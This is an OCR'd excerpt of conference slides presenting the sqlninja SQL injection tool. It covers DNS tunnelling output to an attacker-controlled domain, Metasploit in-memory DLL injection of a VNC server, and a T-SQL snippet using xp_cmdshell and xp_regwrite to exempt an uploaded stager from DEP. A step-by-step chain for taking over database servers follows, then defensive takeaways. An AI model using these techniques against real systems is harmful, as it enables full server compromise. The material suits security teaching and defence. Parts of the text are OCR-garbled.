Standard query A l8xg2zjfqgq0csbobyhe11ynfwwc3dfebzg43lomqqhi2tjoaqh.sqlninja.net
Standard query A m8i0lnmvzsa0loebwws1dmnewxgzldn3xgi2z0bugquibaeaqe0.sqlninja.net
Standard query A n80lonfwxk1jahuqda1ltfqqe0ylynfwxk1jahuqdc1ltfqqec3.sqlninja.net
Standard query A o9tfojqwozjahuqda1ltbugqu777.sqlninja.net
```

And of course, the domain name under the control of the attacker

DNS tunneling (cont.)



```
Standard query A a8bugquudjnztws1theaytenzogaxdalrreb1ws3dieazteidcp.sqlninja.net
Standard query A b8f0gk2zan3tcazdborqtudinbigq0cssmvygy4jamzzg41jage.sqlninja.net
Standard query A c8zdolrqfyyc2mj0ebrhs3dfom4tgmraoruw0zj3gfwxgicukrg.sqlninja.net
Standard query A d8d0mjshagg0cssmvygy4jamzzg41jagezdolrqfyyc2mj0ebrh.sqlninja.net
Standard                                                              inja.net
Standard                                                              inja.net
Standard                                                              inja.net
Standard                                                              inja.net
Standard                                                              inja.net
Standard                                                              inja.net
Standard                                                              inja.net
Standard                                                              inja.net
Standard                                                              inja.net
Standard                                                              inja.net
Standard
```

```
dnstunnel> ping 127.0.0.1

Pinging 127.0.0.1 with 32 bytes of data:

Reply from 127.0.0.1: bytes=32 time=1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0%
loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
dnstunnel>
```

And here's the decoded output!

Agenda

- ✓ Context
- ✓ Evading WAF/IPS
- ✓ Escalating privileges
- ✓ Uploading executables
- ✓ DNS-fu
- ✓ GUI access

Dos prompt: not very powerful

- A remote cmd.exe has several limitations. For instance, it is quite tricky to use the remote box as a stepping stone to attack other machines. Moreover, very few utilities are present and we would need to upload additional tools
- What about uploading something a lot more powerful than a simple netcat? What about uploading a fully fledged VNC server?
- A VNC server would give us full GUI access, but such a file would be far bigger than 64k

Uploading big executables

- ✓ Since we have an available inbound/outbound TCP port, we could simply use netcat to upload our executable
- ✓ We could pack our VNC server as a stand-alone executable and upload it that way
- ✓ However, that would leave a big footprint on the hard disk
- ✓ ...What if we upload a small executable, have it open a socket, and then inject a library in its memory space?

Remote Library Injection

- ✓ On Windows machines, a DLL is a simply a library that implements functions that are used by different applications
- ✓ Usually, needed DLLs are loaded when the application is started
- ✓ However, it is also possible to “inject”a new DLL into an already running process. This can be done “on-disk”, if the library is stored on the disk of the target machine, or “in-memory”, if the disk is never touched
- ✓ This is good news: we can upload a small executable that will simply create a connection (direct or reverse) and wait for the DLL that will contain the VNC server
- ✓ Using the “in-memory”approach, we can bypass a lot of AntiVirus softwares and leave a tiny footprint

But wait.... doesn't this sound familiar?

A good friend comes to help: Metasploit

- Metasploit is an open source exploitation framework
- Usually not considered a web application attack tool, but who cares?
- It implements a plethora of exploits, and a plethora of payloads for such exploits
- Among these payloads, we have exactly what we need: a VNC server packed as an injectable DLL!

It seems we don't have to reinvent the wheel: all we have to do is to put together all the building blocks that we have seen so far

In-memory DLL Injection

... So, what does our executable does anyway? A detailed description would deserve a whole talk, but here's a short (and very simplified) description:

1. It starts by loading all needed libraries and resolving required symbols

2. Opens a socket to our machine, with a direct or reverse TCP connection

3. Uses VirtualAlloc() to allocate a segment of memory for the DLL, and with recv() reads the DLL from the socket

4. Hooks a certain number of functions used to load a library (e.g.: NtOpenFile, NtCreateSection, ...) so that when the name of our library is passed as argument, the functions read from our segment of memory intead of the disk

5. Uses the Windows loader to load the DLL

The very last problem: DEP

- If our target is Windows 2003 SP1+, we have one more thing to deal with: Data Execution Prevention (DEP)
- DEP is a feature used to disallow the execution of code in areas of memory that are not marked as executable
- It comes in two flavors: software-based and hardware-based
- The first one is enforced at compiler-level, and therefore is applied only to executables and libraries that have been specifically recompiled to use it
- Hardware-enforced DEP is a lot more effective, as it marks all memory pages in a process as non-executable unless they explicitly require executablity
- On 32-bit versions of Windows, this is implemented using the no-execute page-protection (NX) on AMD and the Execute Disable Bit (XD) on Intel
- The problem is that executables generated using msfpayload require DEP to be turned off, in order to execute

Bypassing DEP for fun and profit

- There has been quite a lot of research on how to bypass DEP
- Skape and Skywing published in 2005 a paper that describes a technique, which either uses a call to NtSetInformationProcess() to set MEM_EXECUTE_OPTION_ENABLE flag to 0x2, or that directly returns into NTDLL code that performs the same operation before returning control to the attacker's shellcode
- About 2 hours ago, bambam provided me a modified Metasploit PE template that does just that. Great job, bambam!!
- However, SQL Server provides us with another way
- DEP has various possible configurations. In the default one on Windows 2003 it is enabled for all executable except the ones that are specifically 'whitelisted' (see http://support.microsoft.com/kb/899298/)
- The whitelisted programs are listed in the Windows registry

Bypassing DEP for fun and profit

- Luckily for us, SQL Server is shipped with a very handy (and undocumented) procedure that allows us to freely modify the registry: xp_regwrite

```
declare @b nvarchar(999)
create table ##rogue (a nvarchar(999))
insert into ##rogue exec xp_cmdshell 'echo %TEMP%'
set @b = (select top 1 * from ##rogue)+'\\"stager.exe'
exec master..xp_regwrite 'HKEY_LOCAL_MACHINE',
       'Software\\Microsoft\\Windows
                 NT\\CurrentVersion\\AppCompatFlags\\Layers',
        @b,
        'REG_SZ',
        'DisableNXShowUI'
drop table ##rogue
```

Putting everything together...

Here's how we need to proceed:

- ✓ Bruteforce the 'sa' password and escalate privileges (if needed)
- ✓ Upload netcat, and find a port that is allowed by the firewall, either inbound or outbound
- ✓ Using msfpayload, create a stager that will create our socket and read the DLL that we will send to it, and pack it into a regular PE executable
- ✓ Convert the stager to its “debug script” form
- ✓ Upload the debug script to the remote DB server, and convert it back to the original executable
- ✓ Check in the registry the presence of DEP and disable it if needed
- ✓ Start the executable, inject the DLL and have fun!

Time for a demo!


So, a few takeaways

- A single web application vulnerability can be enough to fully compromise the DB server
- This is because a DBMS, nowadays, is more than just a DBMS
- The attack succeeded in spite of application firewalls, paranoid firewall rules and Data Execution Prevention
- When possible, do not allow the machines in your LAN to resolve external hostnames
- ...But most important, be sure you filter all user input directed to your web applications and run your queries with LOW privileges

Additional material...

- http://www.ngssoftware.com/papers/more_advanced_sql_injection.pdf
- http://www.nologin.org/Downloads/Papers/remote-library-injection.pdf
- http://en.wikipedia.org/wiki/Data_Execution_Prevention
- http://www.uninformed.org/?v=2&a=4
- http://www.metasploit.com

This presentation has been created using Open Source software only



(gimp-selection-none temp
(gimp-image-resize temp-img
(gimp-selection-all temp-img)
The Gimp
The GNU Image Manipulation Program

~~Do not~~ try this at home!

http://sqlninja.sourceforge.net

Contacts:

ayr@portcullis-security.com

r00t@northernfortress.net